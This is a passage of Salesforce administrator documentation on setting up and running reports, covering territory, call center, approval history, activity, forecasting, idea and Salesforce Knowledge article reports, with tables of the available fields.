    Some opportunities involve partner relationships. Use this report to identify and analyze those relationships.
13. Report on Relationship Groups
    You can report on relationship groups and relationship group members if your administrator has enabled custom report types for those custom objects.
14. Enable the Account Owner Report
    The Account Owner report lists all accounts and who owns them.
15. Report on File Search Activity
    Use a report to determine the top 300 search term queries for file searches and to identify which content is missing or needs to be renamed based on users' search terms and the click-rank.

Territory Reports

Use territory reports to analyze your sales territories. Identify which users have been assigned to which territories, which users have been assigned more than one territory, or which users have no territories.

EDITIONS

Available in: Salesforce Classic

Territory management is available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud.

Special Features of Territory Reports

Consider the following when running territory reports:

Standard Reports

- The territory report lists all territories in your organization. Select **No Users** in the `Users` drop-down list and click **Run Report** to see the territories in your organization that do not have any assigned users.
- The User Territory report, User Multiple Territory report, and User Missing Territory report summarize the users who have been assigned to any territories, more than one territory, or no territories, respectively.
- The Account Territory report, Account Multiple Territory report, and Account Missing Territory report summarize the accounts that have been assigned to any territories, more than one territory, or no territories, respectively.
- The Opportunity Territory report summarizes the opportunities that are in territories. To see opportunities owned by users who are not currently active in the opportunity's territory, customize the Opportunity Territory report with the following advanced filter: `Active in Territory` equals "False." The Opportunity Missing Territory report summarizes the opportunities that are associated with accounts that do not have a territory.
- Reports run from custom report types that include territories may display results differently than standard reports that include territories. This is because reports run from custom report types only display results *with* territories, such as accounts with territories, whereas standard reports that include territories may display results *without* territories. For example, if you select the Account Territory Report, results display accounts without territories. In custom report types, when using the `Territories` filter that includes territories, Multiple Territories or Missing Territories are not shown in the report results.

Tips for Territory Reports

- Standard and custom territory fields are available in territory reports. They are also available in account reports, activity reports that include accounts, opportunity reports, and user reports.

SEE ALSO:

The Report Run Page

Limit Report Results

Reports for Answers

Create custom report types so users can analyze questions, replies, and votes.

Note: Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '13, Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Answers if it was enabled before the Summer '13 release from now until Winter '18.

As an administrator, you can create custom report types so users can create reports about questions, replies, and votes. Custom report types are the only way to make reports about your answers community available for your users—Salesforce does not provide sample answers reports or a standard report folder for answers.

To create a folder of answers reports for your users:

1. Set up a custom report type for answers.
   - The primary object for your report is Questions.
   - There isn't a specific report category for answers, so you probably want to store your report in the Other Reports or Administrative Reports category.
   - When setting up object relationships, Questions can have a relationship with Replies, and Replies can have a relationship with Votes.
2. Create a new public folder for answers reports. This step requires the "Manage Public Reports" permission.
3. Using your custom report type, create one or more new custom reports for answers. Assign the reports to the new answers reports folder you created.

After completing these steps, a folder of answers reports is available to your users on the Reports home page.

EDITIONS

Available in: Salesforce Classic

Answers is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

SEE ALSO:

Reports Give You Access to Your Data

Salesforce CRM Call Center Reports

Call Center reports help you analyze the Salesforce CRM Call Center phone calls that were handled by you and your team.

Special Features of Call Center Reports

Consider the following when running call center reports:

Standard Reports

- The My Team's Calls This Week gives you information about the calls that were handled by the call center users on your team during the past week, including associated records and the result of each call.
- The My Calls Today report gives you information about the calls that you initiated or received during the past day, including associated records and the result of each call.
- The My Calls This Week report gives you information about the calls that you initiated or received during the past week, including associated records and the result of each call.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To run reports:

- "Run Reports"

  AND

  "Read" on the records included in report

Create a Custom Report Type for Approval History

Before you can run reports on executed and in-progress approval processes and their steps, you need to create a custom report type for approval process instances.

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types**.
2. Click **New Custom Report Type.**
3. Fill out the fields.

For this field...	Do this...
Primary Object	Select Process Instance. A process instance represents one instance of an approval process. A new process instance is created each time a record is submitted for approval.
Report Type Label	Enter a label. Users see this label when they create reports. Example: *Approval Process Instances*
Report Type Name	Enter a unique name for the report type.
Description	Enter a description. Users see this label when they create reports.
Store in Category	Select Administrative Reports. If you like, you may select a different category. This determines in which folder your users

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To delete custom report types:

- "Modify All Data"

For this field...	Do this...
	find the custom report type when they create approval history reports.
`Deployment Status`	When you're ready to let all users access the report type, select Deployed.

4. Click **Next**.
5. Click the box under the primary object.
6. Select Process Instance Node.

   A process instance node represents an instance of an approval step. A new process instance node is created each time a record enters a step in an approval process. No process instance node is created when the record doesn't meet the step criteria or if the approval process instance is otherwise completed without entering the step.
7. For the A to B relationship, select one of these options.

Option	Description
Each "A" record must have at least one related "B" record.	The report includes only process instances that enter at least one approval step to create a process instance node. The report excludes process instances for records that were submitted for approval but that didn't meet any step criteria.
"A" records may or may not have related "B" records.	The report includes all process instances.

8. Click **Save**.

After the report type is deployed, notify the relevant users with the names of the category folder and the custom report type, so that they can start creating and running approval history reports.

SEE ALSO:

- Approval History Reports
- Create a Custom Report Type
- Build a New Report

Reports That You Can Run on Activities

Run standard or custom reports that display details about your tasks or events and their related contacts, accounts, opportunities, and other associated records.

To View This Information	Use This Report
Activities related to another record type, such as opportunities	Click **Create New Custom Report** on the Reports tab and select the Activities report type.
Number of contacts related to an activity	Activity reports. Add the `Relation Count` column to your reports. For example, you have a task with five contacts. When you run the Tasks and Events report, it displays "5" to indicate the number of contacts related to the task.
One row per contact for each activity	The Activities with Contacts report. Select at least one field from the Contact object. For example, your report includes a task with five contacts. If you include the `Last Name` field from the contact object on the report, you see five rows (one row for each contact) related to this activity. If you don't add fields from the contact object, you see only one row for the activity. The Activities with Contacts report is the only report that: • Displays all contacts on an activity • Can be filtered using attributes of contacts other than the primary contact Other reports show the primary contact and the total number of contacts on an activity, but they don't show details of the other contacts. The Activities with Contacts report doesn't indicate which contacts are primary or secondary.
An activity's primary contact in two different reports: Tasks and Events, and Activities with Cases	Either the Tasks and Events report or the Activities with Cases report. For example, if the primary contact for a task is Ron Dean, these reports display that name in the `Contact` field. The primary contact also appears in the `Name` field on the task detail page or event detail page.

EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions Except **Database.com**

Report on Sales Reps' Meetings with Customers

Get insight into how your sales teams are prioritizing their time. Create a custom report that shows which customers sales reps are spending their time with.

1. Create a custom report type.
   a. For Primary Object, choose **Users**.
   b. Complete the remaining required fields: label, description, and category.
   c. Click **Next**.
2. Define a relationship between activities and users.
   a. Relate the Activity Relationships object to the Users object.
   b. Click **Save**.
3. Define the fields that appear in this report type.
   a. In the Fields Available for Reports section, click **Edit Layout**.
   b. Add the following Activity Relationships fields to the layout: `Date`, `Subject`, `Name`, `Related To`, `Relation Count`.
   c. Change the label for the `Name` field to *`Contact`* and for the `Related To` field to *`Opportunity`*.
   d. For each field, select the option to display the field by default.
   e. Click **Save**.
4. Create a report.
   a. In the Reports tab, select the report type that you created in steps 1–3.
   b. Choose **Summary Format**, and create a grouping by Full Name.
   c. Run and save the report.

You now have a report that you can use to help your sales teams optimize the time that they spend with customers.

EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions Except **Database.com**

USER PERMISSIONS

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

To view activities owned by you and users below you in the role hierarchy:
- No permissions needed

To view all activities:
- "View All Data"

Note: If Shared Activities isn't enabled, custom reports based on activity relationships don't include event organizers along with invitees, and they don't show events to which no one has been invited.

SEE ALSO:

Create a Custom Report Type
Design the Field Layout for Reports Created From Your Custom Report Type
Create a Report
Creating a Custom Report

Create a Custom Report Type in Collaborative Forecasts

To make a forecasting report available to users, administrators must create a custom report type. A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

Note: This information applies to Collaborative Forecasts and not Customizable Forecasts. To create a forecasting custom report type, enable Collaborative Forecasts.

1. Start creating a custom report type from Setup by entering *Report Types* in the Quick Find box, then selecting **Report Types** and **New Custom Report Type**.
2. For Primary Object, select a Forecasting object, such as Forecasting Items or Forecasting Quotas.
3. For Store in Category, select Forecasts.
4. Let your reps know the locations and names of the report types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Custom Report Types in Collaborative Forecasts

A *report type* defines the set of records and fields available to a report based on the relationships between a primary object and its related objects. Reports display only records that meet the criteria defined in the report type.

Note: This information applies to Collaborative Forecasts and not Customizable Forecasts. To create a forecasting custom report type, enable Collaborative Forecasts.

This table lists the forecasting custom report types that you can create.

Primary Object	Use to create a report for...
Forecasting Items	Viewing information about forecasting amounts, including adjustment amount information. As a best practice, if you use a forecast type based on revenue, use these default fields in the report type. • Owner Only Amount—The sum of a person's revenue opportunities, without adjustments. For example, if you own two opportunities, each worth $10,000, the Owner Only Amount is $20,000. • Amount Without Adjustments—The sum of a person's owned revenue opportunities and the person's subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional** (no custom field forecasts), **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Opportunity Splits available in: **Performance** and **Developer** Editions and in **Enterprise** and **Unlimited** Editions with the Sales Cloud

Primary Object	Use to create a report for...
	in the forecast hierarchy. This amount is visible only on reports. For example, if the sum of the amount of all opportunities owned by you is $20,000, and the sum of the amount of your subordinates' opportunities is $55,000, the Amount Without Adjustments is $75,000. • Amount Without Manager Adjustments—The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and the owner's subordinates' opportunities, including adjustments made by the forecast owner on the owner's or subordinates' forecasts. It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy. For example, Anne has an Amount Without Adjustments of $75,000, made up of $20,000 of her own opportunities and $55,000 of opportunities owned by Ben, her subordinate. She adjusts Ben's amount to $65,000 for a total of $85,000. If you adjust Anne's number from $85,000 to $100,000, you see $85,000 in Amount Without Manager Adjustments, because Anne sees this amount (and Anne can't see your adjustments because you're her manager). To see the amount that includes your adjustment to $100,000, look at Forecast Amount. • Forecast Amount—The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments. For example, you're a forecast manager and have another forecast manager reporting to you who has an Amount Without Manager Adjustment totaling $85,000. If you adjust the forecast to $100,000, the Forecast Amount is $100,000. If you use a forecast type based on quantity, use these default fields in the report type. • Owner Only Quantity, Quantity Without Adjustments, Quantity Without Manager Adjustments, and Forecast Quantity Regardless of whether you forecast based on revenue or quantity, add these fields. • Has Adjustment—A checkbox that indicates whether a manager adjustment has been made on a forecast owner's amount. • Has Owner Adjustment—A checkbox that indicates whether a forecast user has adjusted the user's own forecast amount. If you use cumulative forecast rollups, add this field to your report. • ForecastingItemCategory—This field indicates which rollup each forecast amount is for: Open Pipeline, Best Case Forecast, Commit Forecast, Closed Only, Pipeline, Best Case, Commit, or Closed. If you changed the forecast category names, those changes appear in the ForecastingItemCategory values.
`Forecasting Items` with `Opportunities` as a related object	Viewing opportunity information for specific forecasting line items. For example, you can create a summary report for each of your subordinates that includes the opportunity names and last activity dates for their forecasting items, with adjustment information and final forecast amounts. Note: For opportunities with no opportunity products specified, this report type includes two forecasting items: one for the Opportunity-Revenue forecast type and one for the Product Family forecast type. These product family forecasting items roll up into the Products Not Specified row of the Product Family forecast.
`Forecasting Items` with `Opportunity Splits` as a related object	Viewing opportunity split information for specific forecasting line items. For example, you can create a summary report for each of your subordinates that includes the opportunity split amounts and percentages for their forecasting items, with adjustment information and final forecast amounts.

Primary Object	Use to create a report for...
`Forecasting Items` with `Opportunity Product` as a related object	Viewing product family information for specific forecasting line items. For example, you can create a summary report for each of your subordinates that includes the product families and total price for their forecasting items, with adjustment information and final forecast amounts. Note: This report type shows forecasting items only for the Product Family-Revenue and Product Family-Quantity forecast types. It includes opportunities with and without opportunity products specified.
`Forecasting Quotas`	Viewing data about individual or team quotas. As a best practice, include all the default fields in the report type. For example, you can include lookup fields, such as the full name of the owner. When running the report, you can filter by your name to see quotas that you created and their related accounts and owners.
`Forecasting Quotas` with `Forecasting Items` as a related object	Viewing quota attainment. For example, you can use `Forecasting Quotas` and `Forecasting Items` to create the custom report type. Then, when you create the report, include a team's quotas and forecasted revenue for closed forecasts and create a formula field to display the attained quota percentage.

Note: If you delete a forecast type, reports that use that forecast type don't run.

Idea Reports

Create custom report types so users can create reports about ideas, idea comments, and votes.

As an administrator, you can create custom report types so users can analyze what happens to ideas. Custom report types are the only way to make idea reports available for your users—Salesforce does not provide sample idea reports or a standard report folder for ideas.

To create a folder of idea reports for your users:

1. Create a custom report type for ideas.

   If you create a custom report type that uses Ideas as the primary object and Votes as the secondary object, child (merged) ideas will not appear in the report unless you select `"A" records may or may not have related "B" records`. Child ideas have no votes because their votes are transferred to the master idea. This means child ideas do not appear in a report if the Votes object is required.

2. Create a new public folder for idea reports. This step requires the "Manage Public Reports" permission.
3. Using your custom report type, create one or more new custom reports for ideas. Assign the reports to the new idea reports folder you created.

After completing these steps, a folder of idea reports will be available to your users on the Reports home page.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To delete custom report types:
- "Modify All Data"

Report on Salesforce Knowledge Articles

Use Salesforce Knowledge custom reports to track how articles are created, maintained, and delivered.

As an administrator, you can create custom report types so agents can create reports on Salesforce Knowledge articles. Custom report types are the only way to make reports about articles available for your readers. Salesforce does not provide sample article reports or a standard report folder for articles.

Tip: The *Knowledge Base Dashboards and Reports* AppExchange package provides over two dozen reports that help you monitor the knowledge base and analyze usage metrics.

1. Create a Folder for Article Reports
   Create a public folder where you can store article reports for your users.
2. Article Reports
   Create a custom report type to report on Salesforce Knowledge article data.
3. Create an Article Report
   Run your custom report on your Salesforce Knowledge articles and save them to your article reports folder.
4. Fields Available on Salesforce Knowledge Reports
   The fields you can use in a knowledge report depend on the type of information you are reporting on.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To create a public reports folder:
- "Manage Public Reports"

Create a Folder for Article Reports

Create a public folder where you can store article reports for your users.

1. In the Report Folder section of the Reports tab, click **Create New Folder**.
2. Enter *`Article Reports`* in the `Folder Label` field.
3. Optionally, modify the `Group Unique Name`.
4. Choose a `Public Folder Access` option.
   Select read/write if you want users to be able to add and remove reports.
5. Choose a folder visibility option.
6. Click **Save**.

Reports you store in this folder are available on the Reports tab.

Article Reports

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

Create a custom report type to report on Salesforce Knowledge article data.

To create a custom report:

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types** and click **New Custom Report Type**.

   See Create a Custom Report Type on page 410

2. In the Primary Object drop-down menu, select the article-related object you want to report on:

Primary Object	Description
Article types (Classic Knowledge only)	Compare information such as creation dates, published channels, and number of associated cases for your custom article type, such as an FAQ. To access any history and custom fields for the custom article type, add the article type's version as a secondary object.
Knowledge Articles	Compare information about individual articles, such as their creation dates, published channels, and number of associated cases. If you choose this custom report type, you can also include article view and vote statistics. In reports using the Knowledge Articles primary object, each article has five records (rows): one for each channel (All Channels, Internal App, Customer, Partner, and Public Knowledge Base).
Knowledge Article Searches	Analyze the number of searches per day, month, or year for each channel and role.
Knowledge Article Version	Compare information about individual translations, such as their creation dates, published channels, and number of associated cases. If you choose this custom report type, you can also include article view and vote statistics.
Article Version History	Compare information about individual article versions, such as their creation dates, published channels, and number of associated cases.
Knowledge Article Views	Analyze the number of views per day, month, or year for each channel and role.
Knowledge Article Votes	Analyze the number of votes per day, month, or year for each channel and role.
Knowledge Keyword Search	See which keywords users are looking for in your knowledge base.
Knowledge Search Activity	• Analyze the number of searches per day, month, or year for each channel and language. • For each search, see the: – Date – ID and title of the article that was clicked

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To create a public reports folder:
- "Manage Public Reports"

- See which keywords users are looking for in your knowledge base.
- For each keyword, see the average number of:
  - Results
  - Articles that appear in the search results
- For each article, see the average number of:
  - Clicks
  - Unique users who clicked it

3. Complete the required fields and click **Save**.

   In the Store in Category drop-down menu, we recommend choosing **Customer Support Reports** or **Other Reports**. This is the category where users find the custom report type on the Reports tab.

4. Make your choices on the Define Report Records Set page.

Primary Object	Available Secondary Objects
Article types (Classic Knowledge only)	Article type Versions
Knowledge Articles	Article View Statistics, Article Vote Statistics, Case Article
Knowledge Article Searches	None
Knowledge Article Version	Article View Statistics, Article Vote Statistics
Article Version History	None
Knowledge Article Views	None
Knowledge Article Votes	None
Knowledge Keyword Search	None
Knowledge Search Activity	None

5. Click **Save**.
6. As needed, remove and rearrange fields from your report layout.

   To learn which fields are available on each primary object, see Fields Available on Salesforce Knowledge Reports on page 4367.

   Note: An article's score is calculated slightly differently in the API than it is in a custom report. We recommend standardizing on one or the other and not attempting to use both.

Create an Article Report

Run your custom report on your Salesforce Knowledge articles and save them to your article reports folder.

Using your custom report types, create article reports and save them to your article reports folder.

1. On the Reports tab, click **New Report**.
2. Choose the category where your custom report types are stored; for example, **Customer Support Reports** or **Other Reports**.

   The Cases with Articles report is available by default in the Customer Support Reports folder.
3. Find your report type and click **Create**.
4. When viewing your report, click **Save As** and save it in the new Article Reports folder to make the report available to other users.

Note:

- In reports using the Knowledge Article custom report type, there are at least five rows per article (one for each channel, including "All Channels").
- Daily values are reported independently for the last 90 days and monthly values for the last 18 months. After those time periods, use the monthly aggregate and yearly aggregate values, respectively.
- In reports using the Knowledge Article Votes, Knowledge Article Views, or Knowledge Article Searches custom report types, each row represents a day, channel, and role combination. For example, if a user with the Kingmaker role views articles in the internal app and the next day the same reader views more articles in the internal app, the Article Views report has two rows: one for each unique date.
- In reports using Knowledge Article Version (KAV), except Knowledge Article Version History, you can filter by data category. You can add up to four filters and set their logic to AT, ABOVE, BELOW, or ABOVE OR BELOW. The logic between filters is OR. You can use the same category group multiple times, however, you must use the same operator each time.
- To report on Approval Processes for Knowledge Articles, use **Process Instance** and **Process Instance Node** when creating a custom report type. Then filter the report on object type, which is the article type.

Fields Available on Salesforce Knowledge Reports

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

The fields you can use in a knowledge report depend on the type of information you are reporting on.

The following tables list the available fields by primary object for Salesforce Knowledge reports.

Fields Available on Article types (Classic Knowledge only) Reports

The Article Type primary object allows you to add a secondary object of the article type version.

Table 71: Article Type Report Primary Object Fields

Field	Description
`Archived By`	User who archived the article.
`Archived Date`	Date the article was archived.
`Article Number`	Unique number automatically assigned to the article.
`Article Type ID`	The ID associated with the article type.
`Case Association Count`	Number of cases attached to the article.
`Created By`	User who created the article.
`Created Date`	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
Custom fields	Any custom fields created on the article types. Add the article type's version as a secondary object to access any custom fields for the article type.
`First Published Date`	Date the article was originally published.
`Knowledge Article Version`	The article's version number.
`Last Modified By`	User who changed the article most recently.
`Last Modified Date`	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
`Last Published Date`	Date the article was last published.
`Master Language`	The original language of the article.

Note: Currently you can't use `Knowledge Article Version` and `Last Modified Date` in the same report.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

Table 72: Article Type Report Secondary Object Fields

Field	Description
Archived By	User who archived the article.
Article Type	The article type associated with the article.
Created By	User who created the article.
Created Date	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
Custom fields	Any custom fields created on the article types. Add the article type's version as a secondary object to access any custom fields for the article type.
Is Latest Version	Indicates if the article is the most recent version.
Is Master Language	Indicates that the article is not a translation, but the original article.
Knowledge Article Version ID	Unique ID automatically assigned to the article translation.
Language	The article's language.
Last Modified By	User who changed the article most recently.
Last Modified Date	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
Out of Date	Indicates that the master article has been updated since this translation was published.
Publication Status	Indicates whether the article or translation is in progress (draft), published, or archived.
Summary	Description of the article provided by the author.
Title	The article's title.
Translation Completed Date	Date the translation was completed.
Translation Exported Date	Date the article was exported for translation.
Translation Imported Date	Date the translation was imported.
URL Name	Text used as hyperlink for the article.
Validation Status	Indicates if the article is valid or not.
Version Number	The version number of the article.
Visible in Customer	Indicates that the article is published in the Customer Portal.
Visible in Internal App	Indicates that the article is published in the internal app (Articles tab).

Field	Description
Visible in Partner	Indicates that the article is published in the partner portal.
Visible in Public Knowledge Base	Indicates that the article is published in the public knowledge base.

Fields Available on Knowledge Articles Reports

Field	Description
Article Number	Unique number automatically assigned to the article.
Article Type	The article type associated with the article.
Case Association Count	Number of cases attached to the article.
Created By	User who created the article.
Created Date	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
First Published Date	Date the article was originally published.
Is Latest Version	Indicates if the article is the most recent version.
Knowledge Article Version ID	Unique ID automatically assigned to the article translation.
Last Modified By	User who changed the article most recently.
Last Modified Date	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
Last Published Date	Date the article was last published.
Summary	Description of the article provided by the author.
Title	The article's title.
URL Name	Text used as hyperlink for the article.
Validation Status	Indicates if the article is valid or not.
Version Number	The version number of the article.
Visible in Customer	Indicates that the article is published in the Customer Portal.
Visible in Internal App	Indicates that the article is published in the internal app (Articles tab).
Visible in Partner	Indicates that the article is published in the partner portal.

Field	Description
`Visible in Public Knowledge Base`	Indicates that the article is published in the public knowledge base.

Fields Available on Knowledge Article Searches Reports

Field	Description
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.
`Count`	The number of article searches applicable to the duration shown (day, month, or year).
`Cumulative Count`	The total number of article searches for the history of the record.
`Date`	Last date on which an article search took place for the record. All rows represent a date, channel, and role combination.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
`Related Role`	Name of the role that applies to the record. Each row in the report represents searches per channel per role.

Fields Available on Knowledge Article Version Reports

Field	Description
`Archived By`	User who archived the article.
`Archived Date`	Date the article was archived.
`Article Number`	Unique number automatically assigned to the article.
`Article Type`	The article type associated with the article.
`Case Association Count`	Number of cases attached to the article.
`Created By`	User who created the article.
`Created Date`	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
`First Published Date`	Date the article was originally published.
`Is Latest Version`	Indicates if the article is the most recent version.
`Is Master Language`	Indicates that the article is not a translation, but the original article.

Field	Description
`Knowledge Article Version ID`	Unique ID automatically assigned to the article translation.
`Language`	The article's language.
`Last Modified By`	User who changed the article most recently.
`Last Modified Date`	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
Date the article was last published.	Date the article was last published.
`Master Language`	The original language of the article.
`Out of Date`	Indicates that the master article has been updated since this translation was published.
`Publication Status`	Indicates whether the article or translation is in progress (draft), published, or archived.
`Summary`	Description of the article provided by the author.
`Title`	The article's title.
`Translation Completed Date`	Date the translation was completed.
`Translation Exported Date`	Date the article was exported for translation.
`Translation Imported Date`	Date the translation was imported.
`URL Name`	Text used as hyperlink for the article.
`Validation Status`	Indicates if the article is valid or not.
`Version Number`	The version number of the article.
`Visible in Customer`	Indicates that the article is published in the Customer Portal.
`Visible in Internal App`	Indicates that the article is published in the internal app (Articles tab).
`Visible in Partner`	Indicates that the article is published in the partner portal.
`Visible in Public Knowledge Base`	Indicates that the article is published in the public knowledge base.

Fields Available on Knowledge Article Views Reports

You can add up to 6of the 8fields below.

Field	Description
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.

Field	Description
`Count`	The number of article views applicable to the duration shown (day, month, year).
`Cumulative Count`	The total number of article views for the history of the record.
`Date`	Last date on which an article view took place for the record. All rows represent a date, channel, and role combination.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
`Related Role`	Name of the role that applies to the record.
`Score`	Article's average view rating. Scoresake into account a half-life calculation. Every 15 days, if an article has not been viewed its average rating moves up or down. This calculation ensures that over time, older or outdated articles don't maintain artificially high or low ratings compared to newer, more frequently viewed articles.
`Total Views`	Number of times a published article has been viewed.

Fields Available on Knowledge Article Votes Reports

Field	Description
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.
`Count`	The number of article votes applicable to the duration shown (day, month, year).
`Cumulative Count`	The total number of article votes for the history of the record.
`Date`	Last date on which an article vote took place for the record. All rows represent a date, channel, and role combination.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
`Related Role`	Name of the role that applies to the record.

Fields Available on Knowledge Keyword Search Reports

Field	Description
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.
`Count`	The number of keyword searches applicable to the duration shown (day, month, year).

Field	Description
`Date`	Last date on which a keyword search took place for the record. All rows represent a date, channel, and role combination.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that.
`Found`	Indicates whether the keyword shown was found during a search of the knowledge base.
`Keyword`	Search term used to search published articles in the knowledge base.

Fields Available on Knowledge Search Activity Reports

Field	Description
`Average Click Rank`	The order in which the article appeared in search results when results are sorted by relevance and when readers clicked it from the list of results.
`Channel`	The channel that's applicable to the article. Possible values are `All Channels`, `Internal App`, `Customer`, `Partner`, and `Public Knowledge Base`.
`Clicked Article Title`	The title of the clicked article taken when the search results are sorted by relevance by the reader.
`Duration`	The time period the search count is applied to. Possible values are `Daily`, `Monthly`, and `Yearly`. For example, a record where the Count is 70 and the Duration is Monthly indicates that 70 searches took place over the past month. Totals are aggregated daily for the current month, monthly from the past full month through the past full year, and yearly beyond that. Note: Activity totals are collected nightly and aren't in real time.
`Language`	The language filter that's applied to the reader's search.
`Number of Results`	The number of search results that were returned for the search term. If Duration is also included, this value is aggregated based on the time period specified.
`Number of Searches`	The number of searches for the duration that's shown (day, month, or year).
`Number of Users`	The number of individual users who clicked the article.
`Search Date`	The date of the search.
